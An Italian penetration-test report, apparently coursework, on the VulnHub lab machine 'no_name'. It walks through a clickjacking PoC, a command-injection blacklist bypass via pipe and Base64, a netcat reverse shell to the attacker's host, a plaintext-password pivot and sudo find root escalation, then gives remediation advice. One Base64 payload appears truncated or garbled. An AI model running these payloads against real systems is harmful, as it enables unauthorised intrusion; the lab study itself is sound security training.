L’indagine automatizzata ha inoltre valutato le implicazioni di sicurezza legate alla potenziale esposizione del demone `cups-browsed`. Il servizio di stampa Linux (CUPS) è noto per una recente e critica vulnerabilità associata alla registrazione remota non autenticata (CVE-2024-47176, Severity Medium/High CVSS 5.3). Sebbene teoricamente sfruttabile per l’esecuzione di codice remoto (RCE) combinando pacchetti e URL malevoli, il team ha valutato questo vettore come secondario, data l’elevata criticità e l’accesso diretto offerto dall’applicazione web.

2.5.4 Identificazione Vettore d’Attacco Principale (/superadmin.php)

L’attenzione operativa si è infine concentrata sull’analisi logica delle interfacce applicative. La pagina principale del web server (`index.php`), ironicamente nominata *Fake Admin Area*, espone un form che si limita a simulare l’esecuzione di una diagnostica di rete: qualsiasi input inserito restituisce una semplice stringa di testo predefinita (*"Fake ping executed"*), senza alcuna reale interazione con il sistema sottostante.



Al contrario, l'interfaccia amministrativa nascosta `superadmin.php` invoca un'autentica esecuzione del comando di sistema `ping` verso l'indirizzo IP fornito dall'utente. I moduli web che processano input non sanitizzati per passarlo direttamente a funzioni di sistema operativo rappresentano vettori primari e critici per vulnerabilità di tipo **OS Command Injection**.

Durante i primi tentativi di test *Black-Box* condotti su questa seconda interfaccia, volti a concatenare comandi di sistema (tramite operatori come `&&` e `;`), l'applicazione ha restituito esclusivamente pagine vuote, evidenziando l'intervento di un meccanismo di filtraggio lato server (presumibilmente una *blacklist* di caratteri speciali).




Figura 2.14: Tentativo fallito di concatenazione con l'operatore AND logico (`&&`).




Figura 2.15: Tentativo fallito di esecuzione sequenziale con terminatore (`;`).

La validazione di questa vulnerabilità e il successivo *bypass* dei filtri, che ha condotto alla compromis-

sione iniziale del sistema, sono descritti nel capitolo relativo alla *Target Exploitation*.

2.6 Target Exploitation

In questa sezione, il team si occuperà di eseguire attività di exploit sulla macchina target utilizzando le informazioni raccolte nelle fasi precedenti. L'obiettivo primario è valutare se le vulnerabilità descritte nella fase di *Vulnerability Assessment* possano essere concretamente armate per prendere il controllo (parziale o totale) di `no_name` o per estrarre dati sensibili.

In questa fase, la valutazione terrà conto non solo dell'esistenza della falla, ma della sua reale sfruttabilità nel contesto del laboratorio. Verranno pertanto scartati i vettori d'attacco che richiedono interazioni non simulabili, che violano le regole d'ingaggio (*Rules of Engagement*) o che risultano logicamente inapplicabili in un approccio *Black-Box*.

2.6.1 Missing Anti-Clickjacking (UI Redressing PoC)

La mancanza degli header `X-Frame-Options` o `Content-Security-Policy` sulla pagina `index.php` è stata validata attraverso la creazione di un *Proof of Concept* (PoC) locale.

Il team ha sviluppato una pagina HTML malevola per dimostrare come un attaccante possa effettuare un attacco di *UI Redressing*. L'exploit carica l'interfaccia vulnerabile all'interno di un `iframe` reso quasi trasparente (`opacity: 0.4`) e lo sovrappone a un pulsante-esca (in questo caso, un finto reindirizzamento al portale *Exploit-DB*).

PoC HTML per l'attacco di Clickjacking

```
<!DOCTYPE html>
<html>
<head>
<title>Clickjacking PoC - Gruppo 11</title>
<style>
body { position: relative; text-align: center; margin-top: 50px; }
.esca {
  position: absolute; top: 120px; left: 45%; z-index: 1;
  padding: 10px 20px; background-color: red; color: white;
}
.vulnerabile {
  position: absolute; top: 0; left: 0; width: 100%; height: 500px;
  z-index: 2; opacity: 0.4; border: none; /* Trasparente */
}
</style>
</head>
<body>
<h2>Congratulazioni! Hai vinto un premio.</h2>
<a href="https://www.exploit-db.com" class="esca">Clicca qui per ritirarlo!</a>

<iframe src="http://192.168.238.7/index.php" class="vulnerabile"></iframe>
</body>
</html>
```


Se un utente vittima venisse indotto tramite Ingegneria Sociale a visitare questa pagina e cliccasse sul pulsante rosso per ritirare il premio (o visitare Exploit-DB), il suo click verrebbe in realtà intercettato dal pulsante "Submit" del form di `index.php` sovrastante. Nonostante il successo del PoC, trattandosi di un form finto senza impatti critici (*Fake Admin Area*), l'exploit non garantisce alcun avanzamento verso l'acquisizione del bersaglio.

2.6.2 CUPS Remote Registration (CVE-2024-47176)

L'enumerazione automatizzata ha rivelato la potenziale esposizione della macchina ad una vulnerabilità critica del demone `cups-browsed` sulla porta UDP 631. Il vettore teorico prevede l'utilizzo del framework *Metasploit* (`exploit/linux/cups/cups_ipp_attributes`) per erigere un server IPP malevolo e forzare il target a registrare una stampante fittizia sotto il controllo dell'attaccante.

Tuttavia, dopo un'attenta analisi della *Kill-Chain* associata a questa specifica CVE, il team ha stabilito l'impossibilità di procedere con l'Exploitation attiva. Affinché il payload malevolo (il comando RCE) venga effettivamente innescato e garantisca una *Reverse Shell*, è strettamente necessaria l'interazione di un utente locale valido che avvii un processo di stampa (*print job*) verso la stampante compromessa.

Operando in un ambiente di laboratorio isolato, privo di traffico generato da utenti simulati e attenendosi rigorosamente a un approccio *Black-Box* (che vieta l'accesso prematuro al sistema tramite credenziali non ancora compromesse), la catena di esecuzione si interrompe prima del trigger finale. La vulnerabilità è pertanto confermata architetturalmente, ma classificata come **non sfruttabile** nel presente scenario operativo.

2.6.3 Web Remote Code Execution (/superadmin.php)

A seguito dell'esito negativo dei precedenti tentativi di iniezione, è stata ipotizzata la presenza di un meccanismo di sanitizzazione dell'input basato su *blacklist*. Per validare tale ipotesi e mappare i confini del filtro, il team ha condotto ulteriori test di *fuzzing* manuale.

L'utilizzo del metacarattere *pipe* (`|`) tramite il payload `192.168.238.4 | cat superadmin.php` ha permesso di eludere le difese del modulo. L'applicazione ha elaborato inaspettatamente la richiesta, restituendo in chiaro il codice sorgente PHP della pagina. L'attività di *Code Review* ha immediatamente evidenziato due criticità architetturali di livello severo:




Figura 2.16: Estrazione del codice sorgente PHP grazie all’elusione del filtro tramite l’operatore pipe.

- 1. Blacklist Inefficiente e Incompleta:** Il controllo dell'input è affidato alla funzione `str_replace()`, che tenta di inibire i comandi vietando le occorrenze presenti nell'array `$word`. Essendo un approccio limitato, omette metacaratteri fondamentali di concatenazione (come `|`). Inoltre, la censura di termini specifici come `bin` e `nc` impedisce la chiamata diretta ai binari di shell o agli strumenti di rete, ostacolando l'apertura immediata di una *Reverse Shell*, ma non prevenendo l'esecuzione di comandi alternativi.
- 2. Insecure System Call (OS Command Injection):** Effettuata la blanda operazione di filtraggio, l'input utente viene concatenato alla variabile e passato senza alcuna sterilizzazione alla pericolosa funzione `shell_exec("ping -c 3 $pinged")`. Di conseguenza, qualsiasi blocco di istruzioni iniettato successivamente alla direttiva `ping` e accettato dal filtro, viene eseguito arbitrariamente dal sistema operativo.

Appurata l'impossibilità di invocare direttamente **Netcat** a causa del filtro imposto sull'eseguibile (**nc**) e sugli spazi, il team ha ingegnerizzato un payload mirato per aggirare le restrizioni della *blacklist*. La tecnica prescelta sfrutta la **Command Substitution** di Linux tramite l'uso dei *backticks* (`'...'`) e l'impiego della codifica in **Base64**.

Codificando preventivamente il comando malevolo, l'array di controllo del server non è in grado di riconoscere e bloccare le stringhe vietate. Una volta iniettato, il sistema decodificherà il blocco al volo e lo eseguirà prioritariamente. Si è proceduto quindi a generare il payload in Base64 sulla macchina attaccante:

```
(kali㉿kali)-[~/Desktop/no_name_pics]
$ echo "nc.traditional -e /bin/bash 192.168.238.4 2222" | base64
bmMudHJhZG10aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMjM4LjQgMjIyMgo=
```

Figura 2.17: Codifica in Base64 del comando di Reverse Shell tramite Netcat.

Parallelamente, è stato predisposto un *listener* TCP sulla macchina attaccante (Kali Linux) in ascolto sulla porta 2222:

```
(kali㉿kali)-[~/Desktop/no_name_pics]
$ nc -lvnp 2222
listening on [any] 2222 ...
```

Figura 2.18: Configurazione del listener Netcat in attesa della connessione in ingresso.

Preparato l'ambiente operativo, il payload finale di *Remote Code Execution* iniettato all'interno del form web di `superadmin.php` è risultato essere il seguente:

Payload RCE con bypass in Base64

```
192.168.238.4 | 'echo "cm0gL3RtcC9m021rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnx8L2Jpbi9zaCAtaSAyPiYxfHxuY
| base64 -d'
```

Esito dell'attacco: L'invio del modulo ha generato un'attesa prolungata della pagina web, sintomo di una chiamata di sistema bloccante. Istantaneamente, sul terminale dell'attaccante si è registrata la ricezione della connessione di ritorno (*call-back*), confermando l'apertura di una **Reverse Shell** sul bersaglio e garantendo l'accesso interattivo all'infrastruttura.

```
(kali㉿kali)-[~/Desktop/no_name_pics]
$ nc -lvnp 2222
listening on [any] 2222 ...
connect to [192.168.238.4] from (UNKNOWN) [192.168.238.7] 52944
█
```

Figura 2.19: Ricezione della Reverse Shell sul terminale dell'attaccante.

La shell iniziale, essendo un processo *non-TTY* instabile e privo di autocompletamento, è stata immediatamente sottoposta a un'operazione di *TTY Upgrading* avvalendosi dell'interprete `Python` integrato nel sistema ospite (`python -c 'import pty; pty.spawn("/bin/bash")'`).

A seguire, l'enumerazione del contesto di sicurezza ha confermato che l'accesso iniziale (*foothold*) è avvenuto con i privilegi limitati associati all'account di servizio `www-data`.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@haclabs:/var/www/html$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 2.20: Upgrading della shell in TTY interattiva e verifica dell'identità utente (whoami).

L'utente `www-data`, predefinito per il demone Apache, opera in un perimetro di restrizione senza diritti di amministrazione. Tuttavia, esplorando la directory di base degli utenti (`/home`), il team ha rilevato la presenza di due profili locali: `yash` e `haclabs`. All'interno della home directory di `yash`, è stato individuato e letto il file `flag1.txt`, il cui contenuto si è rivelato propedeutico e indispensabile per la successiva fase di espansione dei privilegi.

```
www-data@haclabs:/var/www/html$ cd /home  
cd /home  
www-data@haclabs:/home$ ls  
ls  
haclabs yash  
www-data@haclabs:/home$ cd yash  
cd yash  
www-data@haclabs:/home/yash$ ls -l  
ls -l  
total 4  
-rw-rw-r-- 1 yash yash 77 Jan 30 2020 flag1.txt  
www-data@haclabs:/home/yash$ cat flag1.txt  
cat flag1.txt  
Due to some security issues,I have saved haclabs password in a hidden file.
```

Figura 2.21: Identificazione delle home utente e acquisizione del contenuto del file `flag1.txt`.

2.7 Privilege Escalation

Ottenuto l'accesso iniziale al sistema tramite la *Reverse Shell*, il contesto di esecuzione corrispondeva all'account `www-data`. Essendo quest'ultimo sprovvisto di privilegi amministrativi, l'attività di *Privilege Escalation* è stata suddivisa in due fasi: uno spostamento orizzontale (User Pivoting) e un'escalation verticale definitiva (Rooting).

2.7.1 User Pivoting (da `www-data` a `haclabs`)

L'enumerazione locale partendo dalla directory `/home` ha permesso di rinvenire un primo file di testo (`flag1.txt`) contenente un indizio cruciale per il reperimento delle credenziali dell'utente `haclabs`. Seguendo le tracce lasciate nel sistema, è stato utilizzato il comando `find` per individuare tutti i file nascosti di proprietà dell'utente `yash`.

```
www-data@haclabs:/home/yash$ find / -type f -user yash
find / -type f -user yash
/home/yash/flag1.txt
/home/yash/.bashrc
/home/yash/.cache/motd.legal-displayed
/home/yash/.profile
/home/yash/.bash_history
/usr/share/hidden/.passwd
find: '/proc/3544/task/3544/fdinfo/6': No such file or directory
find: '/proc/3544/fdinfo/5': No such file or directory
```

Figura 2.22: Ricerca mirata dei file di configurazione appartenenti all'utente yash.

L'ispezione del file nascosto `/usr/share/hidden/.passwd` ha rivelato una password archiviata in chiaro: `haclab1234`. Attraverso il comando `su`, il team ha effettuato il login interattivo come utente `haclabs` (*Lateral Movement / User Pivoting*), estendendo i propri permessi sul sistema e recuperando la seconda flag situata nella sua directory home.

```
www-data@haclabs:/home/yash$ cat /usr/share/hidden/.passwd
cat /usr/share/hidden/.passwd
haclab1234
www-data@haclabs:/home/yash$ su haclabs
su haclabs
Password: haclab1234

haclabs@haclabs:/home/yash$ cd ..
cd ..
haclabs@haclabs:/home$ cd haclabs
cd haclabs
haclabs@haclabs:~$ ls
ls
Desktop    Downloads  Music      Public     Videos
Documents  flag2.txt  Pictures   Templates
haclabs@haclabs:~$ cat flag2.txt
cat flag2.txt
I am flag2
```

Figura 2.23: Spostamento laterale verso l'utente haclabs ed estrazione della seconda flag.

2.7.2 Vertical Privilege Escalation (da haclabs a root)

Con l'accesso all'account `haclabs`, la priorità è passata all'enumerazione dei vettori di Privilege Escalation locale. Una delle verifiche standard consiste nel controllare i permessi di esecuzione delegata (SUDO) assegnati all'utente corrente.

Eseguendo il comando `sudo -l`, è emersa una grave *Security Misconfiguration*: l'utente `haclabs` è autorizzato ad eseguire il binario di sistema `/usr/bin/find` con i privilegi di `root`, senza la necessità di inserire alcuna password (`NOPASSWD`).

```
haclabs@haclabs:/home$ sudo -l
sudo -l
Matching Defaults entries for haclabs on haclabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User haclabs may run the following commands on haclabs:
    (root) NOPASSWD: /usr/bin/find
```

Figura 2.24: Enumerazione dei privilegi SUDO: il binario `find` risulta eseguibile come `root` senza vincoli di password.

Il binario `find`, se eseguito con privilegi elevati, rappresenta un vettore di attacco noto (documentato anche nel database *GTFOBins*). Sfruttando il parametro `-exec`, originariamente progettato per eseguire comandi arbitrari sui file trovati, è possibile forzare il binario a generare una shell di sistema.

Poiché `find` viene invocato con `sudo`, la shell generata erediterà contestualmente i massimi privilegi amministrativi. Il team ha pertanto iniettato il seguente payload:

Payload di Rooting (GTFOBins)

```
sudo -u root find . -type f -exec "/bin/bash" \;
```

```
haclabs@haclabs:/home$ sudo -u root find . -type f -exec "/bin/bash" \;
sudo -u root find . -type f -exec "/bin/bash" \;
root@haclabs:/home# cd
```

Figura 2.25: Sfruttamento del binario `find` per l'ottenimento di una shell interattiva `bash` con privilegi di `root`.

L'attacco ha avuto pieno successo, mostrando a schermo una shell interattiva `root@haclabs`. Acquisito il controllo amministrativo totale della macchina `no_name`, il team si è spostato nella directory `/root` per catturare l'ultima flag (`flag3.txt`), completando tutti gli obiettivi (*Boot2Root*) dell'ingaggio offensivo.

```
root@haclabs:~# cd /root
cd /root
root@haclabs:/root# ls
ls
flag3.txt
root@haclabs:/root# cat flag3.txt
cat flag3.txt
Congrats!!!You completed the challenge!
```

Figura 2.26: Accesso alla directory riservata ed estrazione della flag finale.

2.8 Maintaining Access

L'ultima fase tattica del *Framework Generale per il Penetration Testing* prevede tipicamente l'installazione di un meccanismo di persistenza (*backdoor*, *Web Shell* o *Reverse Shell* in ascolto) per mantenere il controllo del sistema compromesso nel tempo, garantendo l'accesso anche in caso di riavvio della macchina o chiusura della sessione corrente.

Durante le valutazioni tecniche condotte dal team per l'implementazione di tale fase, sono emerse tuttavia stringenti limitazioni infrastrutturali. L'analisi della superficie di attacco ha confermato che l'unico canale di comunicazione consentito dall'esterno verso il bersaglio è la porta **80 (HTTP)**. Servizi di amministrazione remota standard, come il demone SSH (porta 22), non sono risultati in ascolto o sono bloccati a livello di firewall, precludendo l'inserimento di chiavi asimmetriche per un accesso silente (*Living off the Land*).

L'installazione di *bind shell* o l'apertura di porte non standard per il mantenimento dell'accesso avrebbe generato anomalie di rete altamente rumorose, facilmente bloccate da eventuali regole di un firewall. L'unica opzione tecnicamente percorribile per garantire la persistenza sarebbe consistita nell'alterazione permanente del codice sorgente dell'applicazione web o nell'inserimento di una *Web Shell* nei file di sistema.

Tuttavia, soppesando i rischi in accordo con le *Regole d'Ingaggio (Rules of Engagement)*, il team ha ritenuto che tale modifica fosse eccessivamente invasiva e potenzialmente lesiva per la stabilità e l'integrità del servizio web legittimo. Di conseguenza, si è stabilito di **non implementare alcun meccanismo di persistenza**.

Acquisita la flag finale con i privilegi di **root** ed esauriti gli obiettivi dell'ingaggio, tutte le sessioni volatili sono state terminate e le tracce temporanee cancellate, abbandonando il sistema senza lasciare artefatti persistenti.

Capitolo 3

Conclusioni

MODIFICARE ASSOLUTAMENTE

L'attività di Penetration Testing condotta sulla macchina virtuale `no_name` ha simulato con successo un attacco mirato, portando alla compromissione totale del sistema e al raggiungimento dell'obiettivo *Boot2Root*. L'analisi ha evidenziato una postura di sicurezza insufficiente, caratterizzata da vulnerabilità concatenate che spaziano da errori di configurazione architetturale a gravi falle logiche nel codice applicativo.

Il punto di ingresso iniziale (*Foothold*) è stato ottenuto sfruttando una vulnerabilità critica di **OS Command Injection** (CWE-78) presente nell'interfaccia `superadmin.php`. Il tentativo di mitigare il rischio tramite l'implementazione di una *blacklist* si è rivelato inefficace, permettendo al team di eludere i controlli avvalendosi di tecniche di *Command Substitution* e codifica in Base64 per instaurare una Reverse Shell.

Successivamente, l'errata gestione dei segreti (*Information Disclosure*) ha esposto in chiaro la password dell'utente di sistema all'interno di file nascosti, consentendo un agevole *User Pivoting* verso l'account `haclabs`. La *Privilege Escalation* verticale definitiva verso l'utente `root` è stata garantita da una severa *Security Misconfiguration* relativa ai permessi SUDO: la delega di esecuzione del binario `find` in modalità NOPASSWD ha permesso il *Rooting* istantaneo del bersaglio, evidenziando una grave violazione del Principio del Minimo Privilegio (PoLP).

Il livello di rischio complessivo associato all'infrastruttura è classificato come **Critico**. Al fine di ripristinare un adeguato livello di sicurezza, si raccomandano le seguenti contromisure:

- ✓ **Validazione dell'Input:** Sostituire l'attuale meccanismo di *blacklisting* in `superadmin.php` con una più rigorosa *allowlist*, validando rigorosamente il formato degli indirizzi IP forniti dall'utente prima di processarli.
- ✓ **Bonifica dei Privilegi (SUDO):** Revocare immediatamente i permessi NOPASSWD per il binario `find` associati all'utente `haclabs`.
- ✓ **Gestione dei Segreti:** Rimuovere qualsiasi traccia di password in chiaro dai file di configurazione (`.passwd`) e dai commenti del codice sorgente (es. pagina `/admin`).
- ✓ **Hardening del Web Server:** Implementare le intestazioni HTTP di sicurezza mancanti (`X-Frame-Options`, `Content-Security-Policy`) per prevenire attacchi di tipo client-side (es. Clickjacking).

Bibliografia

- [1] HacLabs, *no_name: 1*, VulnHub.
https://www.vulnhub.com/entry/haclabs-no_name,429/
- [2] OWASP Foundation, *OWASP Top 10 Web Application Security Risks*.
<https://owasp.org/Top10/>
- [3] OWASP Foundation, *Web Security Testing Guide (WSTG)*, v4.2.
<https://owasp.org/www-project-web-security-testing-guide/>
- [4] MITRE Corporation, *CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*.
<https://cwe.mitre.org/data/definitions/78.html>
- [5] GTFOBins, *find - Sudo/SUID Abuse*.
<https://gtfobins.github.io/gtfobins/find/>
- [6] Gordon Lyon, *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*.
<https://nmap.org/book/>
- [7] The Penetration Testing Execution Standard (PTES).
<http://www.pentest-standard.org/>